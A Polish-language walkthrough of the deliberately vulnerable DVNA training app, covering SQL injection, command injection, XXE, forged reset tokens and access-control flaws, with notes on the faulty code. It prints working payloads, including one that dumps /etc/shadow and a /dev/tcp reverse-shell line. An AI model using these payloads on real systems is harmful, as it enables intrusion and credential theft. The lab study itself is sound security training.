


DVNA – Writeup

Spis treści

Intro.....	2
OWASP Top 10 2017	3
A1: Injection.....	3
SQL Injection: User Search.....	3
Command Injection: Network Connectivity Test.....	5
A2: Broken Authentication.....	7
Sample reset link	7
A3: Sensitive Data Exposure.....	8
Admin: List Users	8
A4: XML External Entities	10
XXE: Import Products.....	10
A5: Broken Access Control.....	11
Admin API Dashboard:	11
Edit User:.....	12
A6: Security Misconfiguration.....	14
Calculator	14
A7: Cross-site Scripting	16
Reflected XSS: Search Product	16
Stored XSS: Add/Edit Product	17
A8: Insecure Deserialization	18
Legacy Import Products	18
A9: Using Components with Known Vulnerabilities.....	19
Calculator	19
A10: Insufficient Logging and Monitoring.....	20
Refer to Guidebook.....	20
OWASP Top 10 2013	20
A8:2013 Cross-site Request Forgery	20
CSRF: Add/Edit Product	20
CSRF: Edit User	23
A10:2013 Unvalidated Redirects and Forwards	24
Redirect URL.....	24

Intro

Uruchamiając pierwszy raz aplikację – mamy możliwość zarejestrowania bądź zalogowania się na DVNA

 Damn Vulnerable NodeJS Application

Login

Login

Password


Submit

[Register a new account](#)
[Forgot password](#)

Po zalogowaniu się – zaprezentowaną mamy stronę z dwoma sekcjami:

- OWASP Top 10 2017
- OWASP Top 10 2013

Każda z nich prezentuje podatności, które były najpopularniejszymi podatnościami według metodyki OWASP Top Ten. W 2013 jest ich mniej ze względu na to, że podatności z 2017 były zawarte w tym w większości.

 Damn Vulnerable NodeJS Application

[Logout](#)

OWASP Top 10 2017

» A1: Injection
» A2: Broken Authentication
» A3: Sensitive Data Exposure
» A4: XML External Entities
» A5: Broken Access Control
» A6: Security Misconfiguration
» A7: Cross-site Scripting
» A8: Insecure Deserialization
» A9: Using Components with Known Vulnerabilities
» A10: Insufficient Logging and Monitoring

OWASP Top 10 2013

» A8:2013 Cross-site Request Forgery
» A10:2013 Unvalidated Redirects and Forwards

Welcome to **Damn Vulnerable NodeJS Application**

The *Damn Vulnerable NodeJS Application* implements a set of intentionally vulnerable functions in NodeJS for learning purpose. Start by selecting one of the vulnerability class from the left menu or select one of the link below

OWASP Top 10 2017

- [A1: Injection](#)
- [A2: Broken Authentication](#)
- [A3: Sensitive Data Exposure](#)
- [A4: XML External Entities](#)
- [A5: Broken Access Control](#)
- [A6: Security Misconfiguration](#)
- [A7: Cross-site Scripting](#)
- [A8: Insecure Deserialization](#)
- [A9: Using Components with Known Vulnerabilities](#)
- [A10: Insufficient Logging and Monitoring](#)

OWASP Top 10 2013

- [A8:2013 Cross-site Request Forgery](#)
- [A10:2013 Unvalidated Redirects and Forwards](#)

Przykładowo poniżej mamy moduł tłumaczący na czym polegała kategoria odnosząca się do podatności, a w podkategorii *Scenario* są zadania, które można zrealizować i spróbować swoich sił.

OWASP Top 10 2017

- » A1: Injection
- » A2: Broken Authentication
- » A3: Sensitive Data Exposure
- » A4: XML External Entities
- » A5: Broken Access Control
- » A6: Security Misconfiguration
- » A7: Cross-site Scripting
- » A8: Insecure Deserialization
- » A9: Using Components with Known Vulnerabilities
- » A10: Insufficient Logging and Monitoring

OWASP Top 10 2013

- » A8:2013 Cross-site Request Forgery
- » A10:2013 Unvalidated Redirects and Forwards

A1: Injection

Scenario

- [SQL Injection: User Search](#)
- [Command Injection: Network Connectivity Test](#)

Overview

Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.

Example Scenario: The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

The attacker modifies the `id` parameter value in her browser to send following:

```
' or '1'='1. For example:
```

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of the query to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

Injection flaws are not limited to SQL backed features only, other components may be vulnerable to injection flaws such as:

- [SQL Injection](#)
- [OS Command Injection](#)
- [XML Injection](#)
- [SSI Injection](#)

Reference


- https://www.owasp.org/index.php/Top_10/2013-A1-Injection
- https://www.owasp.org/index.php/Injection_Flaws

OWASP Top 10 2017

A1: Injection

SQL Injection: User Search

Wchodząc w następujące zadanie napotkamy następującą stronę:



User Search

Login

Jak widać – mamy możliwość wyszukiwania użytkowników. Gdy złożymy zapytanie o samego siebie, otrzymamy następujący wynik:

User Search

Login

Search Result

Name	Sznajder
ID	1

Możemy od razu domyślić się, że jest to skorelowane z bazą danych, więc istnieje szansa na przeprowadzenie SQL Injection. Wprowadźmy zatem jakieś nietypowe znaki – np. pojedynczy apostrof:

User Search

Internal Error

Login

To już jest dowód na to, że aplikacja jest podatna na SQL Injection, ponieważ otrzymaliśmy błąd składniowy. Teraz trzeba znaleźć odpowiednie zapytanie, które pozwoli nam wydobyć credentiala z bazy danych do naszego użytkownika przykładowo.

Przypuszczamy, że baza, do której chcemy się odnieść to baza użytkowników, która będzie się nazywać *Users*. To jest jedna z typowych nazw jakie mogą zostać przydzielone.

Teraz należy sprawdzić ile kolumn jest niezbędnych do otrzymania informacji dotyczących użytkownika. Zaczniemy po kolei wypisywać kolejne wartości aż do otrzymania rezultatów. Dodatkowo nie można zapomnieć o tym aby zakończenie komendy było oznaczone znakiem komentarza, żeby zapytanie mogło zostać prawidłowo wykonane.

Po wielu próbach udało nam się wydobyć informacje:

Udana Próba 1:

Komenda: `` UNION SELECT 2,1 from Users -- //`

User Search

Login

Submit

Search Result

Name	2
ID	1

Udało nam się znaleźć tabelę *Users*, która ma dwie kolumny – ID oraz Name. Teraz trzeba wydobyć informacje o tym jakie hasło ma konkretny użytkownik:

Udana Próba 2:

Po wielu próbach poniższa komenda pozwoli nam wydobyć credentiala:

`` UNION SELECT password,1 from Users -- //`

Damn Vulnerable NodeJS Application

Logout

User Search

Login

Submit

Search Result

Name	\$2a\$10\$oJw0EjwhBg93SgjGNNBgfuOm/R4h4hDpXMpPUcicRQjKvVQmv.Uu6
ID	1

Zadanie w tym module zostało ukończone.

Analiza błędu:

```
...
var query = "SELECT name FROM Users WHERE login='" + req.body.login + "'";
db.sequelize.query(query,{ model: db.User }).then(user => {
    if (user.length) {
    ...

```

W powyższym kodzie możemy zobaczyć, że linijka podkreślona na czerwono jest właśnie problemem. W momencie wstrzyknięcia drugiego payloadu skutkujemy, że wykonana się następująca komenda:

```
SELECT name FROM Users WHERE login='' UNION SELECT password,1 from Users --
//'
```

Istotne są tutaj dwa fragmenty kodu, które umożliwiają takie zapytanie:

1. Pojedynczy cudzysłów na początku payloadu – on zamyka pytanie o usera – tak jakbyśmy go nie podali
2. Znaki „komentarza” `-- //` - one przekazują informację o tym aby dalsza część komendy już nie była rozpatrywana co pozwala na wykonanie kodu

Command Injection: Network Connectivity Test

Kolejna strona prezentuje się następująco:



The screenshot shows a web browser window with the address bar displaying 'localhost:9090/app/ping'. The page title is 'Damn Vulnerable NodeJS Application'. The main heading is 'Test System Connectivity'. Below the heading is a form with a label 'Address' and a text input field containing the placeholder text 'Enter public IP address'. A blue 'Submit' button is located below the input field.

Jak można zobaczyć – strona daje możliwość wykonania komendy *ping*. Gdy wpisujemy przykładowo w panel adres *localhost*, otrzymamy następującą odpowiedź:

Test System Connectivity



This screenshot shows the same 'Test System Connectivity' form, but the text input field now contains the value 'localhost'. The blue 'Submit' button remains below the field.

Command Output

```
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.969 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.108 ms

--- localhost ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.108/0.538/0.969/0.431 ms
```

Jak widać – dostaliśmy odpowiedź, że komenda zadziałała prawidłowo. Patrząc po odpowiedzi jaką otrzymaliśmy można się domyślić, że komenda zastosowana wygląda następująco:

ping -c 2 <adres jaki podamy>

Istnieje szansa, że jednak można ominąć zastosowanie tej funkcji i wykonać dowolną inną funkcję.

Teraz należy zrozumieć w jaki sposób jest to możliwe:

Istotna jest tutaj znajomość komend wykorzystywanych w Linuksie. Istnieje wiele możliwości aby po wpisaniu komendy można było wykonać wiele instrukcji na raz. Przykładowo – mamy możliwość zastosowania następującej funkcji:

```
ls -la | grep appdata
```

Ta funkcja każe wylistować dany folder oraz jej zawartość, a następnie wyszukać odpowiedzi czy w wynikach znajduje się odpowiedź o treści *appdata*.

Poza znakiem **|**, mamy również inne operatory, które dają taką możliwość – kolejnym przykładem jest znak **;** (średnik). Jest to typowy znak, który pozwala na wykonanie kolejnej komendy na systemie Linux. Dzięki temu mamy kolejny możliwy wektor ataku. Na tej samej zasadzie działa operator: **&&**

Dowód:

Test System Connectivity

Address

localhost | whoami

Submit

Command Output

root

Dowód 2:

Test System Connectivity

Address

localhost; whoami

Submit

Command Output

```
PING localhost (127.0.0.1) 56(84) bytes of data:
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.046 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.067 ms

--- localhost ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1017ms
rtt min/avg/max/mdev = 0.046/0.056/0.067/0.012 ms
root
```

Dowód 3:

Test System Connectivity

Address

localhost && whoami

Submit

Command Output

```
PING localhost (127.0.0.1) 56(84) bytes of data.  
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.075 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.083 ms  
  
--- localhost ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1031ms  
rtt min/avg/max/mdev = 0.075/0.079/0.083/0.004 ms  
root
```

Dzięki temu mamy możliwość wykonania dowolnej komendy na systemie oraz wydobywania dowolnej informacji z systemu skoro mamy uprawnienia *root* na systemie:

localhost | cat /etc/shadow|

Submit

Command Output

```
root:*:17774:0:99999:7:::  
daemon:*:17774:0:99999:7:::  
bin:*:17774:0:99999:7:::  
sys:*:17774:0:99999:7:::  
sync:*:17774:0:99999:7:::  
games:*:17774:0:99999:7:::  
man:*:17774:0:99999:7:::  
lp:*:17774:0:99999:7:::  
mail:*:17774:0:99999:7:::  
news:*:17774:0:99999:7:::  
uucp:*:17774:0:99999:7:::  
proxy:*:17774:0:99999:7:::  
www-data:*:17774:0:99999:7:::  
backup:*:17774:0:99999:7:::  
list:*:17774:0:99999:7:::  
irc:*:17774:0:99999:7:::  
gnats:*:17774:0:99999:7:::  
nobody:*:17774:0:99999:7:::  
systemd-timesync:*:17774:0:99999:7:::  
systemd-network:*:17774:0:99999:7:::  
systemd-resolve:*:17774:0:99999:7:::  
systemd-bus-proxy:*:17774:0:99999:7:::  
node:!:17778:0:99999:7:::
```

Przykładowo można wypisać plik */etc/shadow* i zdobyć hasła użytkowników.

Czysto potencjalnie (dla tego przypadku akurat ta komenda nie działa) istniałaby szansa, że dla takiego systemu istnieje możliwość uzyskania *reverse shell'a* na podatny system ze względu na brak jakiegokolwiek sanityzacji danych – poniżej jest przykładowa komenda, która mogłaby to umożliwić:

localhost | bash -i >& /dev/tcp/10.0.0.1/4242 0>&1

Przy zastosowaniu dodatkowo programu *netcat* można by było uzyskać połączenie i mieć już tak naprawdę pełny dostęp.

A2: Broken Authentication

Sample reset link

Strona prezentuje się następująco:



Reset Password

Login

Submit

[Register and create new account](#)

Gdy wstawimy tam username nasz, na maila powinno przyjść powiadomienie o zmianie hasła w następującym formacie:

<http://127.0.0.1:9090/resetpw?login=user&token=ee11cbb19052e40b07aac0ca060c23ee>


Gdy przeanalizujemy URL, możemy zobaczyć dwie wartości:

- Login – tutaj mamy wstawionego usera
- Token – dla tego przypadku mamy co ciekawe hash w MD5 – dla tego przykładu wynik hasha to fraza *user*

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

ee11cbb19052e40b07aac0ca060c23ee



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ee11cbb19052e40b07aac0ca060c23ee	md5	user

Można łatwo sprawdzić hash na stronie <https://crackstation.net>

Dlatego też wystarczy przygotować dowolną zmianę hasła według schematu powyższego przy pomocy hashowania naszego hasha i przygotowania parametru z userem:

<http://127.0.0.1:9090/resetpw?login=sznajder&token=0192023a7bbd73250516f069df18b500>

User: sznajder

Password: admin123

Po wpisaniu URL i wczytania go – hasło zostanie zmienione.

A3: Sensitive Data Exposure

Admin: List Users

Wchodząc na stronę, możemy zobaczyć, że prezentuje ona listę użytkowników dostępnych na DVNA.



Users

User ID	Name	Email
1	Sznajder	sznajder@sznajder.com
2	Sznajder	sznajder@sznajder.com

Gdy przechwycimy zapytania za pomocą aplikacji Burp Suite, zobaczymy następujące zapytania przy odświeżeniu strony:

Zapytanie 1:


```
GET /app/admin/users HTTP/1.1
Host: localhost:9090
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:9090/learn/vulnerability/a3_sensitive_data
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3AnHjv7k7Tq3E204hTUPXQvKgy6AcKnNcT.kwudYCVefb3obiJcHR9c9PvH%2BW5H4Rfq0auYLUUnPUdc
If-None-Match: W/"12a7-0zhMxYZC2y6ApAK5DgiIXG4nNP"
Connection: close
```

Pierwsze zapytanie odwołuje się do bieżącej strony, która jest uruchamiana

Zapytanie 2:

```
GET /app/admin/usersapi HTTP/1.1
Host: localhost:9090
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:9090/app/admin/users
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3AnHjv7k7Tq3E204hTUPXQvKgy6AcKnNcT.kwudYCVefb3obiJcHR9c9PvH%2BW5H4Rfq0auYLUUnPUdc
If-None-Match: W/"1fb-rAsJrlx0gtTHf87dHH2Kr/qjPY0"
Connection: close
```

Drugie zapytanie odwołuje się już do danych użytkownika, które mają zostać wyświetlone. Bez tej funkcjonalności lista użytkowników nie zostałaby pokazana. Możemy zatem sprawdzić co ta ścieżka dokładnie prezentuje:




Niestety po wejściu na tą ścieżkę mamy możliwość zobaczenia tak naprawdę wszystkich informacji o użytkowniku – w tym role, hasło, itd. Jest to duża podatność, bo potencjalnie możemy uzyskać dostęp do innych kont.

Ta ścieżka powinna być zablokowana do zobaczenia przez wszystkich użytkowników.

A4: XML External Entities

XXE: Import Products

Wchodząc do kolejnego zadania – możemy zobaczyć następującą stronę:



Widzimy, że strona daje możliwość uploadowania plików o rozszerzeniu *.xml*. Przykładowo mamy podany poniżej kod do utworzenia przykładowego produktu przy pomocy XML.

2	Xbox One	23	gaming console	Gaming console by Microsoft	Edit
3	Playstation 4	26	gaming console	Gaming console by Sony	Edit

Jednakże jest to podatne prawdopodobnie XML External Entity Attack. Poniżej jest ukazany kod, którym można wywołać plik systemowy:

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY bar SYSTEM "file:///etc/passwd" >]>
<products>
  <product>
    <name>Playstation 4</name>
    <code>274</code>
    <tags>gaming console</tags>
    <description>&bar;</description>
  </product>
</products>
```

Na czerwono podkreślone są linie dodane do funkcji. Istotne jest dodanie funkcji w drugiej linijce oraz odwołanie się do ENTITY w polu *description*, które odwoła się do wywołania pliku. Nasze ENTITY ma na celu wypisanie zawartości pliku */etc/passwd*.

Gdy następnie wstawimy plik na stronę, wynikiem operacji będzie treść pliku */etc/passwd*:

Available Products

[Search Product](#)[Add Product](#)

#	Name	Code	Tags	Description	
1	Playstation 4	274	gaming console	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization,,/run/systemd/bin/false systemd-network:x:101:104:systemd Network Management,,/run/systemd/netif/bin/false systemd-resolve:x:102:105:systemd Resolver,,/run/systemd/resolve/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,/run/systemd/bin/false node:x:1000:1000:/home/node:/bin/bash	Edit

Analiza błędu:

```
...
module.exports.bulkProducts = function(req, res) {
  if (req.files.products && req.files.products.mimetype=='text/xml') {
    var products =
libxmljs.parseXmlString(req.files.products.data.toString('utf8'),
{noent:true,noblanks:true})
  }
}
```

Błąd leży wyłącznie w jednej fladze – *noent* – która jest odpowiedzialna za to czy można definiować zewnętrzne jednostki. Wystarczy, że ta wartość zostanie ustawiona na wartość *false* – to już zapobiegnie wykorzystania tej podatności.


A5: Broken Access Control

Admin API Dashboard:

Poniższa strona prezentuje się następująco:



Jak widać początkowo – nie mamy dostępu do zobaczenia użytkowników w systemie. Jednak sprawdźmy kod zawarty na stronie:



Możemy zobaczyć odwołanie do storny, która może nam wyświetlić użytkowników. Zobaczmy ją zatem:



Users

User ID	Name	Email
1	Sznajder	sznajder@sznajder.com
2	Sznajder	sznajder@sznajder.com

Jak widać – mamy dostęp. Dodatkowo możemy zobaczyć wszystkie dane przechwytyjąc zapytania i kierując się na kolejną ścieżkę – tym razem do API:

```
GET /app/admin/users HTTP/1.1
Host: localhost:9090
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3AAnHjv7k7Tq3E204hTUPXQvKgy6AcKnNcT.kwudYcVefb3obiJcHR9c9PvH%2BW5H4Rfq0auYLUUnPudc
If-None-Match: W/"12a7-0zhMxYZC2y6ApAK5DgiIXG4nNP"
Connection: close

GET /app/admin/usersapi HTTP/1.1
Host: localhost:9090
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:9090/app/admin/users
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3AAnHjv7k7Tq3E204hTUPXQvKgy6AcKnNcT.kwudYcVefb3obiJcHR9c9PvH%2BW5H4Rfq0auYLUUnPudc
If-None-Match: W/"1fb-rAsJr1x0gtTHf87dHH2Kr/qjPY0"
Connection: close
```

Po skierowaniu się na prawidłową ścieżkę – mamy dostęp do wszystkich danych o użytkownikach:

```
localhost:9090/app/admin/usersapi

{"success":true,"users":
[{"id":1,"name":"Sznajder","login":"sznajder","email":"sznajder@sznajder.com","password":"$2a$10$ZqnLatSIjb0G2pTcCYTPreDhrX2hP50EsTpM8KEAwbEpucCMqL7zq","role":null,"created
At":"2022-11-30T14:37:54.982Z","updatedAt":"2022-11-30T17:15:44.743Z"},
{"id":2,"name":"Sznajder","login":"admin","email":"sznajder@sznajder.com","password":"$2a$10$a.FvohdW2icz4CeJLxFI05Ud1NF4xQUUZE2Cy5Nd9p7g8mSLdRe","role":null,"createdAt":
"2022-11-30T17:17:52.063Z","updatedAt":"2022-11-30T17:19:39.907Z"}]}
```

Edit User:

Poniższa strona prezentuje się następująco:

← → ↻ localhost:9090/app/useredit ☆ 🔒 ⬇️ 🔴 ☰

Damn Vulnerable NodeJS Application Logout

User Profile

Update User Information

Name

Email

Change Password

New Password

Password Confirmation

Submit

Strona daje możliwość zaktualizowania danych dla konkretnego użytkownika oraz daje możliwość zmiany hasła. Gdy przechwycimy zapytanie, dostaniemy następujące zapytanie:

```
Burp Suite Community Edition v2022.11.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Request to http://localhost:9090 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /app/useredit HTTP/1.1
2 Host: localhost:9090
3 Content-Length: 85
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:9090
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:9090/app/useredit
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: connect.sid=s%3AAnhjv7k7Tq3E204hTUPXQvKgy6AcKnNcT.kwudYCvEfb3obiJcHR9c9PvH%2BW5H4Rfq0auYLUhPUdc
21 Connection: close
22
23 id=1&name=Sznajder&email=sznajder%40sznajder.com&password=admin123&cpassword=admin123
```


Przy aktualizacji danych pojawia się dodatkowo jeden parametr, który wcześniej nie był widoczny – *id*. Jak dobrze wiemy – *id* jest unikatowe dla każdego usera, więc możemy potencjalnie zmienić *id* i sprawdzić czy inny użytkownik będzie miał zmienione dane.

```
id=2&name=Sznajder&email=sznajder%40sznajder.com&password=admin123&cpassword=admin123
```

Gdy wyślemy zapytanie – otrzymujemy informację o sukcesie.

Updated successfully

Gdy zalogujemy się na użytkownika podając credentiala zmienione, mamy możliwość zalogowania się.

 Damn Vulnerable NodeJS Application Logout

OWASP Top 10 2017

» A1: Injection
» A2: Broken Authentication
» A3: Sensitive Data Exposure
» A4: XML External Entities
» A5: Broken Access Control
» A6: Security Misconfiguration
» A7: Cross-site Scripting
» A8: Insecure Deserialization
» A9: Using Components

Welcome to Damn Vulnerable NodeJS Application

The *Damn Vulnerable NodeJS Application* implements a set of intentionally vulnerable functions in NodeJS for learning purpose. Start by selecting one of the vulnerability class from the left menu or select one of the link below

OWASP Top 10 2017

- [A1: Injection](#)
- [A2: Broken Authentication](#)
- [A3: Sensitive Data Exposure](#)
- [A4: XML External Entities](#)
- [A5: Broken Access Control](#)
- [A6: Security Misconfiguration](#)
- [A7: Cross-site Scripting](#)
- [A8: Insecure Deserialization](#)
- [A9: Using Components with Known Vulnerabilities](#)
- [A10: Insufficient Logging and Monitoring](#)

OWASP Top 10 2013

- [A8:2013 Cross-site Request Forgery](#)
- [A10:2013 Unvalidated Redirects and Forwards](#)

Wniosek – atak został wykonany prawidłowo.

Analiza błędu:

```
...
module.exports.userEditSubmit = function(req, res) {
